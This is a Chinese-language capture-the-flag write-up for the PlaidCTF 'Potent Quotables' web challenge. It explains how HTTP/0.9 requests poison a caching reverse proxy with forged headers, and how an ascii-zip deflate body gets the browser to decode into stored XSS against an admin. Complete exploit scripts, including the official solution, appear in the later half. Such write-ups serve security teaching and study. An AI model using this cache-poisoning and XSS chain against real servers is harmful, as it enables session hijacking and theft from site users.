potent Quotables web CTF题目解题思路
potent Quotables

Web (300 pts)
I set up a little quotes server so that we can all share our favorite quotes with each other. I wrote it in Flask, but I decided that since it's mostly static content anyway, I should probably put some kind of caching layer in front of it, so I wrote a caching reverse proxy. It all seems to be working well, though I do get this weird error when starting up the server:

* Environment: production

    WARNING: Do not use the development server in a production environment.

    Use a production WSGI server instead.


I'm sure that's not important.

Oh, and don't bother trying to go to the /admin page, that's not for you.
No solvers yet

http://quotables.pwni.ng:1337/
0x1 Potent Quotables
题目功能简单说明
http://quotables.pwni.ng:1337/
根据题目提示,这是用flask写的web服务,并且他直接使用的是 flask's built-in server,并没有使用flask的一些生产环境的部署方案。
题目的功能也比较简单主要有如下功能:
1. 创建Quote
2. 查看Quote
3. 给Quote投票
4. 发送一个链接给管理员,发起一个report
5. 查看提交给管理员的report,是否被管理员处理
主要的API接口如下:
http://quotables.pwni.ng:1337/api/featured  # 查看所有的note,支持GET和POST
http://quotables.pwni.ng:1337/api/quote/62a2d9ef-63d5-4cdf-83c7-f8b0aad8e18e  #查看一个note,支持GET和POST
http://quotables.pwni.ng:1337/api/score/ba7a0334-2843-4f5e-b434-a85f06d790f1  # 查看一个note现在的票数,支持GET和POST
http://quotables.pwni.ng:1337/api/report/66fa60f2-efee-4b7d-96ab-4c557fbee63a # 查看某个report现在的状态,支持GET和POST
http://quotables.pwni.ng:1337/api/flag    # 获取flag的api,只能管理员通过POST访问
功能性的页面有如下
http://quotables.pwni.ng:1337/quote#c996b56d-f6de-4ce1-8288-939ed2b381f3
http://quotables.pwni.ng:1337/report#9bd72d5e-4e6b-4c4e-985a-978fc30ff491
http://quotables.pwni.ng:1337/quotes/new
http://quotables.pwni.ng:1337/
创建的quote都是被html实体编码的,web层面上没有什么问题,但是题目还给提供了一个二进制,是一个具有缓存功能的代理,看一下主要功能。
发生缓存和命中缓存的时机
下面简单看一下二进制部分的代码(不要问我怎么逆的,全是队友的功劳):
main函数里面,首先监听端口,然后进入while True的循环,不停的从接受socket连接,开启新的线程处理发来的请求


下面看处理请求的过程:

首先获取用户请求的第一行,然后用空格分割,分别存储请求类型,请求路径和HTTP的版本信息。
接下来去解析请求头,每次读取一行,用 : 分割,parse 请求头。
while ( 1 )                                   // parse headers
 {
   while ( 1 )
   {
     n = get_oneline((__int64)reqbodycontentbuffer, &buf_0x2000, 8192uLL);
     if ( (n & 0x8000000000000000LL) != 0LL )
     {
       fwrite("IO Error: readline failed.  Exiting.\n", 1uLL, 0x25uLL, stderr);
       exit(2);
     }
     if ( n != 8191 )
       break;
     flag = 1;
   }
   if ( (signed __int64)n <= 2 )
     break;
   v37 = (const char *)malloc(0x2000uLL);
   if ( !v37 )
   {
     fwrite("Allocation Error: malloc failed.  Exiting.\n", 1uLL, 0x2BuLL, stderr);
     exit(2);
   }
   v38 = (const char *)malloc(0x2000uLL);
   if ( !v38 )
   {
     fwrite("Allocation Error: malloc failed.  Exiting.\n", 1uLL, 0x2BuLL, stderr);
     exit(2);
   }
   if ( (signed int)__isoc99_sscanf((__int64)&buf_0x2000, (__int64)"%[^: ]: %[^\r\n]", (__int64)v37, (__int64)v38, v2) <= 1 )
   {
     flag = 1;
     break;
   }
   move_content_destbuf((__int64)request_hchi_buffer, v37, v38);
 }
接下来判断请求是否被cache了,如果被cache了,就直接从从cache中拿出响应回复给客户端,检查条件是
- 必须是
GET请求 - 请求的路径是否匹配匹配

如果没有被cache,就修改请求头的部分字段,连接服务端,获取响应。

如果是 GET 请求,并且响应是 HTTP/1.0 200 OK 就cache这个响应

对于二进制的我们就看这么多逻辑,至于存在的内存leak的漏洞(非预期解就是利用内存leak来读取flag的),就交给有能力的二进制小伙伴分析吧。
利用 http/0.9 进行缓存投毒
根据上面的分析,我们知道,如果我们是GET请求,并且此请求的返回状态是 HTTP/1.0 200 OK 此请求就会被缓存下来,下一次再使用相同的路径访问的时候,就会命中cache。
但是获取flag却必须是一个 post 请求,即便使用CSRF让管理员访问了flag接口,但是flag还是没有办法被cache的。
所以要想从web层面做这个题目,就必须找到xss漏洞。但是我们的输入都被html实体编码了,而且网站也没有别的复杂的功能了,似乎一切似乎陷入了僵局。
不过您是否还记得前面我列出接口的时候,后面专门写了这个接口支持哪些请求方式? 所以那些支持GET的接口的内容都是可以被cache的,其中http://quotables.pwni.ng:1337/api/quote/{id}这个接口的响应体的是我们可以最大程度控制的(但不是完全控制,因为有html实体编码)。 当我们使用GET方式访问一下这个接口之后,这个响应就会被cache。
➜  pCTF git:(master) ✗  http -v  http://quotables.pwni.ng:1337/api/quote/62a2d9ef-63d5-4cdf-83c7-f8b0aad8e18e
GET /api/quote/62a2d9ef-63d5-4cdf-83c7-f8b0aad8e18e HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Host: quotables.pwni.ng:1337
User-Agent: HTTPie/0.9.9


HTTP/1.0 200 OK
Content-Length: 89
Content-Security-Policy: default-src 'none'; script-src 'nonce-tVMdKPgvSJPuHQl9FN4Ulw=='; style-src 'self'; img-src 'self'; connect-src 'self'
Content-Type: text/plain; charset=utf-8
Date: Mon, 15 Apr 2019 07:53:12 GMT
Server: Werkzeug/0.15.2 Python/3.6.7

Rendering very large 3D models is a difficult problem. It's all a big mesh.这里我们也是仅仅可以部分控制响应体,却没法控制响应头,并且很关键的一点是响应头里面的Content-Type是text/plain,所以根本没办法利用。
但是请试想,如果我们也可以控制响应头了,那我们可以攻击的面一下子就打开了。至于控制响应头之后怎么进行攻击一会再讲,先考虑一下能否控制响应头?
题目的exp中使用HTTP/0.9进行缓存投毒,这里真是长见识了。关于http/0.9的介绍可以看这里https://www.w3.org/Protocols/HTTP/AsImplemented.html,很关键的一点是http/0.9没有请求体,响应头的概念。
可以看一下简单的例子,我用flask’s built-in server起了一个web服务:
➜  ~ nc  127.0.0.1 5000
GET / HTTP/0.9

Hello World!%
可以看到直接返回了ascii内容,没有响应头等复杂的东西。
到这里我才终于明白,题目中的提示是啥意思,为啥他要用flask's built-in server了,因为只有这玩意才支持 http/0.9,
比如我们使用http/0.9访问apache,和nginx,发现都会返回400
➜ ~ nc 127.0.0.1 80
GET / HTTP/0.9
HTTP/1.1 400 Bad Request
Date: Mon, 15 Apr 2019 08:22:06 GMT
Server: Apache/2.4.34 (Unix)
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>➜ ~ nc 127.0.0.1 8081
GET / HTTP/0.9
HTTP/1.1 400 Bad Request
Server: nginx/1.15.3
Date: Mon, 15 Apr 2019 08:22:37 GMT
Content-Type: text/html
Content-Length: 173
Connection: close
<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.15.3</center>
</body>
</html>我们可以利用 http/0.9 没有响应头的只有响应体的特点,去进行缓存投毒。但是响应被cache有一个条件,就是响应必须是 HTTP/1.0 200 OK 的,所以正常的 http/0.9 的响应是没有办法被cache的,不过绕过很简单,我们不是可以控制响应体吗? 在响应体里面伪造一个就好了。
伪造一个quote:
headers = {
    'Origin': 'http://quotables.pwni.ng:1337',
    'Content-Type': 'application/x-www-form-urlencoded; charset=utf-8',
}


# just using ascii-zip
wow = 'D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUUwCiudIbEAtwwwEtswGpDttpDDwt3ww03sG333333swwG03333sDDdFPiOMwSgoZOwMYzcoogqffVAaFVvaFvQFVaAfgkuSmVvNnFsOzyifOMwSgoy4'

data = {
  'quote': 'HTTP/1.0 200 OK\r\nHTTP/1.0 302 OK\r\nContent-Encoding: deflate\r\nContent-Type: text/html;\r\nContent-Lexngth: {length}\r\n\r\n'.format(length=len(wow)) + wow,
  'attribution': ''
}

response = requests.post('http://quotables.pwni.ng:1337/quotes/new', headers=headers, data=data)
key = response.history[0].headers['Location'].split('quote#')[1]
print(key)
此时这个quote的内容如下:
➜  ~ http -v  http://quotables.pwni.ng:1337/api/quote/b4ed6ec7-ca25-47a8-bc9a-0af477e805ad
GET /api/quote/b4ed6ec7-ca25-47a8-bc9a-0af477e805ad HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Host: quotables.pwni.ng:1337
User-Agent: HTTPie/0.9.9


HTTP/1.0 200 OK
Content-Length: 272
Content-Security-Policy: default-src 'none'; script-src 'nonce-N1Y7jw0BZ4o6qEL3UsNEJQ=='; style-src 'self'; img-src 'self'; connect-src 'self'
Content-Type: text/plain; charset=utf-8
Date: Mon, 15 Apr 2019 08:33:07 GMT
Server: Werkzeug/0.15.2 Python/3.6.7

HTTP/1.0 200 OK
HTTP/1.0 302 OK
Content-Encoding: deflate
Content-Type: text/html;
Content-Lexngth: 158

D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUUwCiudIbEAtwwwEtswGpDttpDDwt3ww03sG333333swwG03333sDDdFPiOMwSgoZOwMYzcoogqffVAaFVvaFvQFVaAfgkuSmVvNnFsOzyifOMwSgoy4
-
下面开始缓存投毒:
from pwn import *
#
r = remote('quotables.pwni.ng', 1337)
r.sendline('''GET /api/quote/{target} HTTP/0.9
Connection: keep-alive
Host: quotables.pwni.ng:1337
Range: bytes=0-2
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:10.0.3) Gecko/20120305 Firefox/10.0.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Content-Transfer-Encoding: BASE64
Accept-Charset: iso-8859-15
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Proxy-Connection: close

'''.replace('\n', '\r\n').format(target=key))

r.close()
进行缓存投毒之后,此quote的响应如下:
 ~ curl -v  http://quotables.pwni.ng:1337/api/quote/babead1b-05df-45a8-8c39-c04212b52bba
*   Trying 35.199.45.210...
* TCP_NODELAY set
* Connected to quotables.pwni.ng (35.199.45.210) port 1337 (#0)
> GET /api/quote/babead1b-05df-45a8-8c39-c04212b52bba HTTP/1.1
> Host: quotables.pwni.ng:1337
> User-Agent: curl/7.54.0
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< HTTP/1.0 302 OK
< Content-Encoding: deflate
< Content-Type: text/html;
< Content-Lexngth: 158
<
D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUUwCiudIbEAtwwwEtswGpDttpDDwt3ww03sG333333swwG03333sDDdFPiOMwSgoZOwMYzcoogqffVAaFVvaFvQFVaAfgkuSmVvNnFsOzyifOMwSgoy4
* Closing connection 0
- %
这里巧妙的利用了http/0.9和http/1.1的差异,使用 http/0.9写缓存,用http/1.1来读缓存。所以感觉安全的本质就是不一致性(瞎说的,逃。。。。)
利用浏览器的解码能力
到这里我们虽然可以完全控制响应头了,但是因为quote的内容全部被html实体编码了,所以仅可以部分控制响应体,导致依然没有办法进行xss攻击。很容易想到如果我们可以把内容进行一次编码,然后浏览器在访问的时候会进行自动解码,那么就万事大吉了。很幸运Content-Encoding就是来干这个事情的。https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Headers/Content-Encoding
Content-Encoding 是一个实体消息首部,用于对特定媒体类型的数据进行压缩。当这个首部出现的时候,它的值表示消息主体进行了何种方式的内容编码转换。这个消息首部用来告知客户端应该怎样解码才能获取在 Content-Type 中标示的媒体类型内容。
例如如下:
from flask import Flask,make_response
import zlib
app = Flask(__name__)
def hello_world():
resp = make_response()
resp.headers['Content-Encoding'] = 'deflate'
resp.set_data(zlib.compress(b'<script>alert(1)</script>'))
resp.headers['Content-Length'] = resp.content_length
return resp
if __name__ == '__main__':
app.run(debug=False)用curl请求,看到的是乱码:
➜ ~ curl -v 127.0:5000
* Rebuilt URL to: 127.0:5000/
* Trying 127.0...
* TCP_NODELAY set
* Connected to 127.0 (127.0) port 5000 (#0)
> GET / HTTP/1.1
> Host: 127.0:5000
> User-Agent: curl/7.54
> Accept: */*
>
* HTTP 1.0, close after body
< HTTP/1.0 200 OK
< Content-Type: text/html; charset=utf-8
< Content-Encoding: deflate
< Content-Length: 28
< Server: Werkzeug/0.15 Python/3.7
< Date: Mon, 15 Apr 2019 10:51:26 GMT
<
x��)N.�,(�K�I-*�0Դч
* Closing connection 0
u�%但是浏览器会进行解码,然后弹框。

因为使用zlib压缩之后,会变成不可见字符,这里exp使用了另外一种叫做 ascii-zip 的编码,也可以成功被浏览器解码
详情请参考https://github.com/molnarg/ascii-zip
A deflate compressor that emits compressed data that is in the [A-Za-z0-9] ASCII byte range.
# just using ascii-zip
wow = 'D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUUwCiudIbEAtwwwEtswGpDttpDDwt3ww03sG333333swwG03333sDDdFPiOMwSgoZOwMYzcoogqffVAaFVvaFvQFVaAfgkuSmVvNnFsOzyifOMwSgoy4'
这样就可以伪造任意响应了,exp给的payload被浏览器解码之后如下图所示:

这就样就利用缓存构造了一个存在xss漏洞的页面,把这个链接发给管理员,就可以随意xss了。
官方放出的解题代码:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 | # -*- coding: utf-8 -*-
import requests
from pwn import *
import zlib
headers = {
'Origin': 'http://quotables.pwni.ng:1337',
'Content-Type': 'application/x-www-form-urlencoded; charset=utf-8',
}
# just using ascii-zip
wow = 'D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUUwCiudIbEAtwwwEtswGpDttpDDwt3ww03sG333333swwG03333sDDdFPiOMwSgoZOwMYzcoogqffVAaFVvaFvQFVaAfgkuSmVvNnFsOzyifOMwSgoy4'
data = {
'quote': 'HTTP/1.0 200 OK\r\nHTTP/1.0 302 OK\r\nContent-Encoding: deflate\r\nContent-Type: text/html;\r\nContent-Lexngth: {length}\r\n\r\n'.format(length=len(wow)) + wow,
'attribution': ''
}
response = requests.post('http://quotables.pwni.ng:1337/quotes/new', headers=headers, data=data)
# response = requests.post('http://quotables.pwni.ng:1337/quotes/new', headers=headers, files=files)
key = response.history[0].headers['Location'].split('quote#')[1]
from pwn import *
r = remote('quotables.pwni.ng', 1337)
r.sendline('''GET /api/quote/{target} HTTP/0.9
Connection: keep-alive
Host: quotables.pwni.ng:1337
Range: bytes=0-2
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:10.0.3) Gecko/20120305 Firefox/10.0.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Content-Transfer-Encoding: BASE64
Accept-Charset: iso-8859-15
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Proxy-Connection: close
'''.replace('\n', '\r\n').format(target=key))
r.close()
url = 'http://quotables.pwni.ng:1337/api/quote/' + key
print '-'*20
print url
c = requests.post(url)
# print c.content.encode('hex')
qwer = c.content.split('\r\n\r\n')[1]
print qwer.encode('hex')
# print brotli.decompress(qwer)[:-3]
c = requests.get(url)
print c.text |
官方代码来源:https://gist.github.com/junorouse/ca0c6cd2b54dce3f3ae67e7121a70ec7
文章来源:https://blog.wonderkun.cc/2019/04/15/plaidCTF%E4%B8%A4%E9%81%93web%E9%A2%98%E7%9B%AEwriteup/


布施恩德可便相知重
微信扫一扫打赏
支付宝扫一扫打赏